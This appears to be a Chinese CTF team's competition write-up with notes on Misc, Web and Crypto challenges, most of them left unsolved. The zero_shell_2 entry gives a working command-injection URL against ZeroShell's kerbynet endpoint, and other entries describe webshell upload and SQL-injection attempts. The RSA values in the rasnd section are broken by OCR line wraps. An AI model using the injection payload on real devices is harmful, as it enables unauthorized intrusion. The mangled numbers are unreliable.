
长城杯_DS squad_wp

你们加油，我玩玩攻防世界，这破题我等着看wp

Misc

zero_shell_1 | FINISHED

分析流量包，找到了对话




这个refer响应头应该是后面用得到的密码flag{6C2E38DA-D8E4-8D84-4A4F-E2ABD07A1F3A}

zero_shell_2 | FINISHED


这里考察zero_shell的防火墙漏洞

现在卡到这里了，如何构造命令，让它把flag输出



构造这个漏洞命令http://61.139.2.100/cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type=%27%0Acat%20/DB/_DB.001/flag%20/Database/flag%20%0A%27


得到了



WinFT_2 | FINISHED

题目描述在启动项中查找

打开任务计划程序



Base64解密

flag{AES_encryption_algorithm_is_an_excellent_encryption_algorithm}

WinFT_5 | 卡

分析流量包

用foremost分离

zip文件提示

5pe26Ze057q/5YWz6IGU6Z2e5bi46YeN6KaB

不知道哪一题 | 卡

取证大师提取到邮件附件，复制桌面被火绒自动查杀

查看病毒编码Exploit/CVE-2017-11882.gen查询得到是office公式编辑造成的缓冲区溢出漏洞

KIWI

18db032d058f1436ce3dea84081f4ee5a0f2259ad97301d43c426bc7f3df1b0b

Web（爆零）

这差距，这难度，懒得喷，现在就看左边这俩题了，一旦有了个一血二血就马上会有好几十个解出来的


题都看了，全部写思路吧，不会构造payload

Safe_Proxy | 卡


纯看代码题，是我练得太少了，不会

Hello_web | 卡

F12，在头部发现隐藏信息



试通过../../../访问，但页面都会重定向到开始界面



Dirsearch 扫描发现大量.zip文件，但状态码全部是403（作用是什么？）

唯一可访问的 /solr/admin/file/?file=solrconfig.xml 看不到任何信息，只能看见出题人骂你幼稚

搜索，猜测是Apache Solr 任意文件读取漏洞，但不会操作（也可能判断就出了问题）

尝试各种方法，均无果

Ezruby | 卡

出生出题人，网上啥也找不着

f12观察server：WEBrick/1.9.1 (Ruby/3.3.5/2024-09-03)

查找相关漏洞：

找不到任何有关该漏洞的利用方法，卡


sxweb1 | 卡

啥也不知道，无思路，就一个表单

表单是有超链接的，那么我们先看一眼。。

```
</head>
<body>
<div align=center>
<h1>employees from Guarden Corps</h1>
<ul>
<table border=1>
<tr>
<th>emp_id</th><th>fname</th><th>minit</th><th>lname</th><th>job_id</th><th>job_lvl</th><th>pub_id</th><th>hire_date</th></tr>
<tr>
<td>MTT111962M</td><td>Phillip</td><td>T</td><td>Cramer</td><td><a href='/jobs.php?job_id=2'>2</a></td><td>315</td><td><a href='/publishers.php?pub_id=9t52'>9t52</a></td><td>11/22/89</td></tr>
<tr>
<td>AMT135433F</td><td>AnnMark</td><td>M</td><td>Devon</td><td><a href='/jobs.php?job_id=3'>3</a></td><td>210</td><td><a href='/publishers.php?pub_id=9t52'>9t52</a></td><td>07/12/191</td></tr>
<tr>
<td>FMU16r315M</td><td>France</td><td></td><td>Chang</td><td><a href='/jobs.php?job_id=4'>4</a></td><td>227</td><td><a href='/publishers.php?pub_id=9t52'>9t52</a></td><td>11/15/91</td></tr>
<tr>
<td>LRY214n47M</td><td>Laurun</td><td>A</td><td>Lebihan</td><td><a href='/jobs.php?job_id=5'>5</a></td><td>155</td><td><a href='/publishers.php?pub_id=0736'>0736</a></td><td>06/13/92</td></tr>
<tr>
<td>PXYK22h250</td><td>Ming</td><td>X</td><td>Henriot</td><td><a href='/jobs.php?job_id=5'>5</a></td><td>139</td><td><a href='/publishers.php?pub_id=08g7'>08g7</a></td><td>08/15/93</td></tr>
<tr>
<td>SKOGH2t412</td><td>Sven</td><td>K</td><td>Ottlieb</td><td><a href='/jobs.php?job_id=5'>5</a></td><td>126</td><td><a href='/publishers.php?pub_id=13g9'>13g9</a></td><td>04/15/94</td></tr>
<tr>
<td>RBMTKO6gFY</td><td>Rita</td><td>B</td><td>Muller</td><td><a href='/jobs.php?job_id=5'>5</a></td><td>148</td><td><a href='/publishers.php?pub_id=1622'>1622</a></td><td>10/18/95</td></tr>
<tr>
<td>MJP25R9MjE</td><td>Maria</td><td>J</td><td>Pontes</td><td><a href='/jobs.php?job_id=5'>5</a></td><td>246</td><td><a href='/publishers.php?pub_id=1756'>1756</a></td><td>03/08/91</td></tr>
<tr>
<td>JYL26RT15F</td><td>Janine</td><td>Y</td><td>LabrTe</td><td><a href='/jobs.php?job_id=5'>5</a></td><td>172</td><td><a href='/publishers.php?pub_id=94j1'>94j1</a></td><td>05/21/81</td></tr>
<tr>
<td>CFH285JYtM</td><td>Carlos</td><td>F</td><td>HernTdez</td><td><a href='/jobs.php?job_id=5'>5</a></td><td>211</td><td><a href='/publishers.php?pub_id=13g9'>13g9</a></td><td>04/25/83</td></tr>
<tr>
```

先看jobs.php，一切正常



看到publishers.php之后跳出来这么个玩意，sql注入？

先用了个最简单的;1 = 1来判断，没反应，遂卡。

sxweb2 | 卡

比sxweb1更抽象，更逆天，更出生。

还是一个表单，但是这次表单变成纯文本了

甚至连源代码里面都啥也没有，先扫一下看看吧

```
D:\dirsearch-master>python dirsearch.py -u http://eci-2ze0g6y2l9frw0wi73j1.cloudeci1.ichunqiu.com/

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12266

Target: http://eci-2ze0g6y2l9frw0wi73j1.cloudeci1.ichunqiu.com/

[14:34:03] Scanning:
[14:34:18] 200 -   285B - /cgi-bin/
[14:34:24] 200 -   543B - /index.html
[14:34:32] 403 -   312B - /server-status/
[14:34:32] 403 -   312B - /server-status

Task Completed
```

很好，有个index.html，看一眼

重定向了，那就直接看源码

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Redirecting...</title>
    <script type="text/javascript">
        // 使用JavaScript进行页面重定向
        window.location.href = "/cgi-bin/index.py";
    </script>
</head>
<body>
    <!-- 页面内容同样可以留空 -->
    <noscript>
        <p>Your browser does not support JavaScript, or it is disabled. Please fol
    </noscript>
</body>
</html>
```

？页面内容同样可以留空？看不懂

easy_web | 卡

文件上传，进入网页发现是个403，那说明肯定有隐藏的文件上传位置，扫一遍

```
[14:54:39] 403 -  564B - /2022.zip
[14:54:46] 200 -    0B - /ajax.php
[14:54:47] 403 -  564B - /archive.zip
[14:54:48] 403 -  564B - /auth.zip
[14:54:48] 403 -  564B - /backup.zip
[14:54:48] 403 -  564B - /backups.zip
[14:54:50] 403 -  564B - /clients.zip
[14:54:50] 403 -  564B - /com.zip
[14:54:50] 403 -  564B - /config.php.zip
[14:54:50] 403 -  564B - /configuration.php.zip
[14:54:51] 301 -  178B - /css  ->  http://eci-2ze0itazj3478vhfzp8a.cloudeci1.ichunqiu.com/css/
[14:54:51] 200 -  497B - /dashboard.html
[14:54:51] 403 -  564B - /dat.zip
[14:54:52] 200 -   23B - /download.php
[14:54:52] 403 -  564B - /dump.zip
[14:54:52] 403 -  564B - /engine.zip
[14:54:53] 403 -  564B - /files.zip
[14:54:54] 403 -  564B - /forum.zip
[14:54:55] 403 -  564B - /home.zip
[14:54:55] 301 -  178B - /img  ->  http://eci-2ze0itazj3478vhfzp8a.cloudeci1.ichunqiu.com/img/
[14:54:55] 200 -    1KB - /index.html
[14:54:56] 403 -  564B - /index.zip
[14:54:56] 403 -  564B - /joomla.zip
[14:54:56] 403 -  564B - /js/
[14:54:56] 301 -  178B - /js  ->  http://eci-2ze0itazj3478vhfzp8a.cloudeci1.ichunqiu.com/js/
[14:54:58] 403 -  564B - /master.zip
[14:54:58] 403 -  564B - /media.zip
[14:54:59] 403 -  564B - /my.zip
[14:54:59] 403 -  564B - /mysql.zip
[14:55:00] 403 -  564B - /new.zip
[14:55:00] 403 -  564B - /old.zip
[14:55:05] 403 -  564B - /site.zip
[14:55:06] 403 -  564B - /sql.zip
[14:55:08] 301 -  178B - /upload  ->  http://eci-2ze0itazj3478vhfzp8a.cloudeci1.ichunqiu.com/upload/
[14:55:08] 403 -  564B - /upload/
```

最上面的/ajax.php什么也没有

/css,/img,/js没有内容

/upload中没有找到有效内容

/index.html显示404

进入/dashboard.html，是上传文件的界面，先考虑直接上传php，失败了，说明有过滤，再写一个图片马上传，上传了，但是连不上，报错，又考虑到可能没有文件包含漏洞，于是直接传php文件，抓包改成jpg后缀，上传成功，但依旧连不上，思路断了


##有办法找到上传的地址吗

##应该行，都是默认的好像，我看看

能扫到upload目录，一般文件上传之后，都会保存在/upload目录里


但是打开以后403

那个ajax能扫得出来，是有这个文件的，但是一看发现，0B，无数据...



book_manager | 无进度

太菜了，连java后端都没见过，看到404还以为题出错了



问了管理，告诉我看附件，附件是个jar文件

原来是逆向题，那没事了，马上扔给re手

Crypto

Fffffhash | 卡

可以判断是FNV哈希函数，128位

rasnd | FINISHED (赛后)

前半段

```
# 方程组:
n = p * q
hint1 = x1 * p + y1 * q - 0x114
hint2 = x2 * p + y2 * q - 0x514

x2 * h1 = x1 * x2 * p + x2 * y1 * q
x1 * h2 = x1 * x2 * p + x1 * y2 * q

n = p * q
x2 * h1 - x1 * h2 = (x2 * y1 - x1 * y2) * q
因此 q 是 n 和 x2 * h1 - x1 * h2 的公因数
```

穷举x1, x2

```
from sage.all import *

n=27457595890446260950190651992446303122371131469178615304857142816014867511972169736783800944264481975498077375286191345746337364569681925331430032133400086125493531697340514722390434757174185350797112268702610434328075882452848522801553790574852111986468695473779524065147544674124856688633784609688666317174777519059716489901179973680888895287112613169948817268654442523312367931601659962557480409161680579344294052640640107513822348392333105593633996582602564044699734455901859676690260156427394373062286054517980678944766675740247446493815676299923364382080771360160250641040870715387099281795589144776487947028069
c=84282083334142796274006988580415833794875201133261828027246517188648411342710336778652457717965052450724037319354310891190690321577334140496882023464526050921598698562624645203060334858131683294498613366375942454098716107162922185874124748085223739758459494260034148807424039792867918410192316491356882176368502573842988380571440414231788973254744301376297275956474395118174769770569739086061570218317282822251882713908586669222484057079077907387357801053844995688 24
```

```
576000813152032110991972359781015891115380788049107876524418261917497521208935
981363627820907700199641363198603278679802081998261212628294369278203411
hint1=751105824394605080190526685467168111308331889953962729427632254176617579
496518413433656894260198364663094863742842645553335550531207323526082280791532
218731097822790226628108472117652998622192127046163512611569585281117913789871
972735317922380334821734924814145979160983121382600529445984350793213934463052
479115314549829877180923179189383255
hint2=445118293546087812788587906682383267437687409864294018631152663963022001
163116755202472239578939328864879607470759425488104806769605940503090650142062
769138184913849225293132702041986078429161433603219516083695723988334261227098
314473006382599335127811966780566109761726762486767477575322662935008583465347
625123348495669970972060837947150808210199852783426617180199994674725869282451
322420698665517049270885988634085401313112472920303014471362294736778860216258
3
# hint1 = x1 * p + y1 * q - 0x114
# hint2 = x2 * p + y2 * q - 0x514
hint1+=0x114
hint2+=0x514

